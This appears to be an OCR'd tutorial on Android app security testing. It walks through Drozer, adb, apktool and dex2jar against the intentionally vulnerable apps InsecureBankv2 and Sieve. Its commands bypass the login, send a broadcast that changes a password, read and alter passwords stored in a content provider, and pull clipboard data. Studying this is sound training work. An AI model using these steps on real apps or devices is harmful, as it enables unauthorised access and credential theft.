
- In the next step, check whether the device is connected or not. Type -
    - **`adb devices`**, it will give us the list of attached devices

```
spidey@spidey-VirtualBox:~$ adb devices
List of devices attached
192.168.158.101:5555    device
```

- Install the Drozer apk file in emulator, you can simply drag and drop the file into the emulator or you can install it via Santoku. Set the path of the file and type:
    - **`adb install`** drozer file name.apk

```
spidey@spidey-VirtualBox:~/Desktop/Null/Drozer$ adb install drozer-agent-2.3.4.a
pk
962 KB/s (633111 bytes in 0.642s)
Success
spidey@spidey-VirtualBox:~/Desktop/Null/Drozer$
```

- After installing Drozer, set the password in Drozer console and enable ssl.



- After this, turn on the Drozer switch and type the following command for connection
  - `adb forward tcp:31415 tcp:31415`
- After this, run Drozer, type command in terminal
  - `drozer console connect`

```
spidey@spidey-VirtualBox:~/Desktop/Null/Drozer$ drozer console connect
Selecting 8bb04f8535832e23 (Genymotion Google Nexus 5X - 7.0.0 - API 24 - 1080x1
920 7.0)

           ..                    ..:.
          ..o..                  .r..
           ..a..  . ....... .  ..nd
             ro..idsnemesisand..pr
             .otectorandroidsneme.
          .,sisandprotectorandroids+.
        ..nemesisandprotectorandroidsn:.
       .emesisandprotectorandroidsnemes..
     ..isandp,..,rotectorandro,..,idsnem.
     .isisandp..rotectorandroid..snemisis.
     ,andprotectorandroidsnemisisandprotec.
    .torandroidsnemesisandprotectorandroid.
    .snemisisandprotectorandroidsnemesisan:
    .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.3)
dz>
```

- Here I'm going to demonstrate with a few vulnerable applications like OWASP GoatDroid, InsecureBankv2, etc.
- First install the catch vulnerable application.
    - `adb install InsecureBankv2.apk`

```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ adb insta
ll InsecureBankv2.apk
3559 KB/s (3476952 bytes in 0.953s)
Success
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$
```

- Let's retrieve package name first, of the testing application.
    - `run app.package.list -f InsecureBankv2`

```
dz> run app.package.list -f InsecureBankv2
com.android.insecurebankv2 (InsecureBankv2)
```

- Type `run app.` and press TAB button, it will show the other contents

```
dz> run app.
app.activity.forintent      app.provider.columns
app.activity.info           app.provider.delete
app.activity.start          app.provider.download
app.broadcast.info          app.provider.finduri
app.broadcast.send          app.provider.info
app.package.attacksurface   app.provider.insert
app.package.backup          app.provider.query
app.package.debuggable      app.provider.read
app.package.info            app.provider.update
app.package.launchintent    app.service.info
app.package.list            app.service.send
app.package.manifest        app.service.start
app.package.native          app.service.stop
app.package.shareduid
```

- Just type list in the Drozer console and it will list all the modules which came pre-installed with Drozer.

```
dz> list
app.activity.forintent      Find activities that can handle the given intent
app.activity.info           Gets information about exported activities.
app.activity.start          Start an Activity
app.broadcast.info          Get information about broadcast receivers
app.broadcast.send          Send broadcast using an intent
app.package.attacksurface   Get attack surface of package
app.package.backup          Lists packages that use the backup API (returns true
                            on FLAG_ALLOW_BACKUP)
app.package.debuggable      Find debuggable packages
app.package.info            Get information about installed packages
app.package.launchintent    Get launch intent of package
app.package.list            List Packages
app.package.manifest        Get AndroidManifest.xml of package
app.package.native          Find Native libraries embedded in the application.
app.package.shareduid       Look for packages with shared UIDs
app.provider.columns        List columns in content provider
app.provider.delete         Delete from a content provider
app.provider.download       Download a file from a content provider that
                            supports files
app.provider.finduri        Find referenced content URIs in a package
app.provider.info           Get information about exported content providers
app.provider.insert         Insert into a Content Provider
app.provider.query          Query a content provider
```

- You can use `-help` switch with any of modules given above to get to know more about the functionality of that particular module
  - For example, `run app.package.info --help will output`

```
dz> run app.package.info --help
usage: run app.package.info [-h] [-a PACKAGE] [-d DEFINES_PERMISSION] [-f FILTER
] [-g GID]
              [-p PERMISSION] [-u UID] [-i]

List all installed packages on the device with optional filters. Specify
optional keywords to search for in the package information, or granted
permissions.

Examples:
Finding all packages with the keyword "browser" in their name:

    dz> run app.package.info -f browser

    Package: com.android.browser
      Process name: com.android.browser
      Version: 4.1.1
      Data Directory: /data/data/com.android.browser
      APK path: /system/app/Browser.apk
      UID: 10014
      GID: [3003, 1015, 1028]
      Shared libraries: null
```

```
      Permissions:
      - android.permission.ACCESS_COARSE_LOCATION
      - android.permission.ACCESS_DOWNLOAD_MANAGER
      - android.permission.ACCESS_FINE_LOCATION
      ...

Finding all packages with the "INSTALL_PACKAGES" permission:

    dz> run app.package.info -p INSTALL_PACKAGES

    Package: com.android.packageinstaller
      Process Name: com.android.packageinstaller
      Version: 4.1.1-403059
      Data Directory: /data/data/com.android.packageinstaller
      APK Path: /system/app/PackageInstaller.apk
      UID: 10003
      GID: [1028]
      Shared Libraries: null
      Shared User ID: null
      Permissions:
      - android.permission.INSTALL_PACKAGES
      - android.permission.DELETE_PACKAGES
      - android.permission.CLEAR_APP_CACHE
```

```
      - android.permission.READ_PHONE_STATE
      - android.permission.CLEAR_APP_USER_DATA
      - android.permission.READ_EXTERNAL_STORAGE

Last Modified: 2012-11-06
Credit: MWR InfoSecurity (@mwrlabs)
License: BSD (3 clause)

optional arguments:
  -h, --help
  -a PACKAGE, --package PACKAGE
                        the identifier of the package to inspect
  -d DEFINES_PERMISSION, --defines-permission DEFINES_PERMISSION
                        filter by the permissions a package defines
  -f FILTER, --filter FILTER
                        keyword filter conditions
  -g GID, --gid GID     filter packages by GID
  -p PERMISSION, --permission PERMISSION
                        permission filter conditions
  -u UID, --uid UID     filter packages by UID
  -i, --show-intent-filters
                        show intent filters
```

- Retrieve package information, type
  - `run app.package.info -a com.android.insecurebankv2` (Package Name)

```
dz> run app.package.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  Application Label: InsecureBankv2
  Process Name: com.android.insecurebankv2
  Version: 1.0
  Data Directory: /data/user/0/com.android.insecurebankv2
  APK Path: /data/app/com.android.insecurebankv2-1/base.apk
  UID: 10069
  GID: [3003]
  Shared Libraries: null
  Shared User ID: null
  Uses Permissions:
  - android.permission.INTERNET
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.SEND_SMS
  - android.permission.USE_CREDENTIALS
  - android.permission.GET_ACCOUNTS
  - android.permission.READ_PROFILE
  - android.permission.READ_CONTACTS
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_CALL_LOG
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_COARSE_LOCATION
  - android.permission.READ_EXTERNAL_STORAGE
  Defines Permissions:
  - None
```

- Now, we will try to identify the attack surface of the application, type:
  - `run app.package.attacksurface com.android.insecurebankv2`

```
dz> run app.package.attacksurface com.android.insecurebankv2
Attack Surface:
  5 activities exported
  1 broadcast receivers exported
  1 content providers exported
  0 services exported
```

- Let's try to reverse the .apk file with APKTool, as I already mentioned that APKTool for reverse engineering, 3rd party, closed, binary apps. After running that, it will create a folder in the same directory with decompiled files in it.
  - `apktool d InsecureBankv2.apk` (APK name)

```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ apktool d InsecureBankv2.apk
I: Baksmaling...
I: Loading resource table...
Exception in thread "main" brut.androlib.AndrolibException: Could not decode arsc file
        at brut.androlib.res.decoder.ARSCDecoder.decode(ARSCDecoder.java:56)
        at brut.androlib.res.AndrolibResources.getResPackagesFromApk(AndrolibResources.java:491)
        at brut.androlib.res.AndrolibResources.loadMainPkg(AndrolibResources.java:74)
        at brut.androlib.res.AndrolibResources.getResTable(AndrolibResources.java:66)
        at brut.androlib.Androlib.getResTable(Androlib.java:50)
        at brut.androlib.ApkDecoder.getResTable(ApkDecoder.java:189)
        at brut.androlib.ApkDecoder.decode(ApkDecoder.java:114)
        at brut.apktool.Main.cmdDecode(Main.java:146)
        at brut.apktool.Main.main(Main.java:77)
Caused by: java.io.IOException: Expected: 0x001c0001, got: 0x00000000
        at brut.util.ExtDataInput.skipCheckInt(ExtDataInput.java:48)
        at brut.androlib.res.decoder.StringBlock.read(StringBlock.java:44)
        at brut.androlib.res.decoder.ARSCDecoder.readPackage(ARSCDecoder.java:102)
        at brut.androlib.res.decoder.ARSCDecoder.readTable(ARSCDecoder.java:83)
        at brut.androlib.res.decoder.ARSCDecoder.decode(ARSCDecoder.java:49)
        ... 8 more
```

- Dex2jar is mainly used to convert an APK file into a jar file containing reconstructed source code. `dex2jar filename.apk` command will convert the APK file into a jar file.
  - `dex2jar InsecureBankv2.apk`

```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ dex2jar InsecureBankv2.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar InsecureBankv2.apk -> InsecureBankv2_dex2jar.jar
Done.
```

- JD-GUI usage:
  - Above we have converted the APK file into a jar file.
  - Now you can open that jar file in JD-GUI and view that reconstructed source code.
  - First type `jd- gui` in Santoku terminal, it will open JD-GUI.

```
spidey@spidey-VirtualBox:~/Desktop/Null/Android-InsecureBankv2-master$ jd-gui InsecureBankv2_dex2
ar.jar

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",

(jd-gui:13588): Gtk-WARNING **: Unable to locate theme engine in module_path: "pixmap",
```

- Let's try to exploit some Android activities, type:
  - `run app.activity.info -a com.android.insecurebankv2 (Package Name) -u`

```
dz> run app.activity.info -a com.android.insecurebankv2 -u
Package: com.android.insecurebankv2
  Exported Activities:
    com.android.insecurebankv2.LoginActivity
    com.android.insecurebankv2.PostLogin
    com.android.insecurebankv2.DoTransfer
    com.android.insecurebankv2.ViewStatement
    com.android.insecurebankv2.ChangePassword
  Hidden Activities:
    com.android.insecurebankv2.FilePrefActivity
    com.android.insecurebankv2.DoLogin
    com.android.insecurebankv2.WrongLogin
    com.google.android.gms.ads.AdActivity
    com.google.android.gms.ads.purchase.InAppPurchaseActivity
```


- Choose any active activities
  - `run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.DoTransfer (Activity Name)`

```
dz> run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.PostL
ogin
dz>
```

- Open the decrypted `AndroidManifest.xml` file. The following screenshot shows the Activity which is to be exploited is set to be exported.

```
<activity label="@2131165275" name="com.android.insecurebankv2.PostLogin" exported="true"> </activity>
```

- Back on the Emulator, notice that the login page has been bypassed.



- ADB Shell: Adb provides a UNIX shell that you can use to run a variety of commands on an emulator or connected device. In terminal you can use all adb commands.
  - `adb shell`

```
spidey@spidey-VirtualBox:~$ adb shell
vbox86p:/ #
```

- Type `dumpsys meminfo – All process details`

```
vbox86p:/ # dumpsys meminfo
Applications Memory Usage (in Kilobytes):
Uptime: 78522220 Realtime: 78522220

Total PSS by process:
    84,941K: org.chromium.webview_shell (pid 2615 / activities)
    84,807K: system (pid 607)
    84,317K: com.android.systemui (pid 703 / activities)
    40,745K: com.android.settings (pid 2523 / activities)
    33,288K: genybaseband (pid 142)
    29,956K: zygote (pid 356)
    28,090K: local_opengl (pid 234)
    27,724K: com.amaze.filemanager (pid 6600 / activities)
    26,620K: com.android.inputmethod.latin (pid 683)
    24,757K: com.android.launcher3 (pid 1122 / activities)
    24,555K: com.android.phone (pid 781)
```

- In case you want to check the process for a particular application, then type `dumpsys meminfo application name.apk`

```
vbox86p:/ # dumpsys meminfo com.android.insecurebankv2
Applications Memory Usage (in Kilobytes):
Uptime: 78665582 Realtime: 78665582

** MEMINFO in pid 6556 [com.android.insecurebankv2] **
                   Pss  Private  Private  SwapPss     Heap     Heap     Heap
                 Total    Dirty    Clean    Dirty     Size    Alloc     Free
                ------   ------   ------   ------   ------   ------   ------
  Native Heap     3519     3448        0        0    15360    13083     2276
  Dalvik Heap    10920    10760        0        0    23434    14061     9373
 Dalvik Other      289      288        0        0
        Stack       36       36        0        0
      Ashmem         2        0        0        0
   Other dev         6        0        4        0
    .so mmap      1506      144        0        0
   .apk mmap       929        0      352        0
   .ttf mmap        86        0        0        0
   .dex mmap      2080        4     2076        0
   .oat mmap      2253        0        4        0
   .art mmap      1389      872        0        0
  Other mmap       110        4        0        0
     Unknown       593      588        0        0
       TOTAL     23718    16144     2436        0    38794    27144    11649

 App Summary
                       Pss(KB)
                        ------
           Java Heap:    11632
         Native Heap:     3448
                Code:     2580
               Stack:       36
            Graphics:        0
       Private Other:      884
              System:     5138
```

```
            TOTAL:    23718       TOTAL SWAP PSS:        0

Objects
              Views:       56         ViewRootImpl:        6
        AppContexts:        3           Activities:        1
             Assets:        2        AssetManagers:        2
      Local Binders:       24        Proxy Binders:       19
      Parcel memory:        3         Parcel count:       14
   Death Recipients:        0      OpenSSL Sockets:        0

SQL
         MEMORY_USED:       93
  PAGECACHE_OVERFLOW:       19          MALLOC_SIZE:       62

DATABASES
     pgsz     dbsz   Lookaside(b)          cache  Dbname
        4       20             19         3/19/2  /data/user/0/com.android.insecurebankv2/databases/mydb
vbox86p:/ #
```

- Let's go with Android Backup Functionality, you can check the same in manifest.xml file. Allow backup and debug mode should be **false** in application.

```
-<application android:allowBackup="true" android:icon="@mipmap/ic_launcher"
  -<activity android:label="@string/app_name" android:name="com.android.insec
    -<intent-filter>
```

- This setting defines whether application data can be backed up and restored by a user who has enabled usb debugging. In terminal type

  - `adb backup -apk -shared com.android.insecurebankv2`

```
spidey@spidey-VirtualBox:~$ cd /home/spidey/Desktop/InsecureBankv2
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ adb backup -apk -shared com.android.insecureban
Now unlock your device and confirm the backup operation.
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$
```

```
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ ls -l
total 9828
-rw-rw-r--  1 spidey spidey    4103 jun  4 23:30 AndroidManifest.xml
-rw-r-----  1 spidey spidey       0 jun 13 14:36 backup.ab
-rw-rw-r--  1 spidey spidey 3476952 jun  4 23:29 InsecureBankv2.apk
-rw-rw-r--  1 spidey spidey 6568523 jun  4 23:29 InsecureBankv2_dex2jar.jar
-rw-rw-r--  1 spidey spidey     119 jun  4 23:30 jd-gui.cfg
drwx------ 71 spidey spidey    4096 jun  6 15:40 res
```

- Enter the below command to convert the backup file into readable format.


  - `cat backup.ab | (dd bs=24 count=0 skip=1; cat) | zlib-flate -uncompress > backup_compressed.tar`

- Now we will try to exploit broadcast receivers.

  - Open the decrypted *AndroidManifest.xml* file. The following screenshot shows the broadcast receiver declared in the application.

```
-<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
  -<intent-filter>
     <action android:name="theBroadcast"/>
```

- `run app.broadcast.send --action theBroadcast --component com.android.insecurebankv2.MyBroadCastReceiver --extra string phonenumber 45245 --extra string newpass abc@123`



- Now we are going to attack on content providers of the Android application, in this I'm going to use another vulnerable application named Sieve. Let's start:
  - `run app.package.attacksurface com.mwr.example.sieve`

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

- As we can see, we have two content providers, let's check:
  - `run app.provider.finduri com.mwr.example.sieve`

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

- So by using `app.provider.finduri` module we have found some of the exported content provider URIs which can be accessed by other apps installed on the same device. As we can see, we have two similar URIs; let's try to see what juicy information is hidden in these content providers.
  - `run app.provider.query content://com.mwr.example.sieve.DBContentProvider/keys`


```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://co
m.mwr.example.sieve.DBContentProvider/Keys from pid=2180, uid=10092 requires com.mw
r.example.sieve.READ_KEYS, or grantUriPermission()
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| iampassword12345 | 1234 |
```

- Let's try to exploit these content providers
  - `run app.provider.query content://com.mwr.example.sieve.DBContentProvider/keys/ --selection "pin=1234" --string password "impassword55555"`

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
 --selection "pin=1234" --string Password "iampassword55555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| iampassword55555 | 1234 |
```

- Exploiting Android Pasteboard: login in the application with valid credentials. Click on the Transfer option.
- Select the account number field and select the copy option.



- Now, back on the terminal, enter the below command to find out process details of the running InsecureBankv2 application. Note the user and the package name of the InsecureBankv2.application.

  - `adb shell ps | grep insecurebankv2`

```
spidey@spidey-VirtualBox:~/Desktop/InsecureBankv2$ adb shell ps | grep insecureb
ankv2
u0_a70    2441  309   840472 94544     ep_poll f4662bb9 S com.android.insecureban
kv2
```

- Enter the below command:

  - `adb shell su u0_a58 service call clipboard 2 s16 com.android.insecurebankv2`

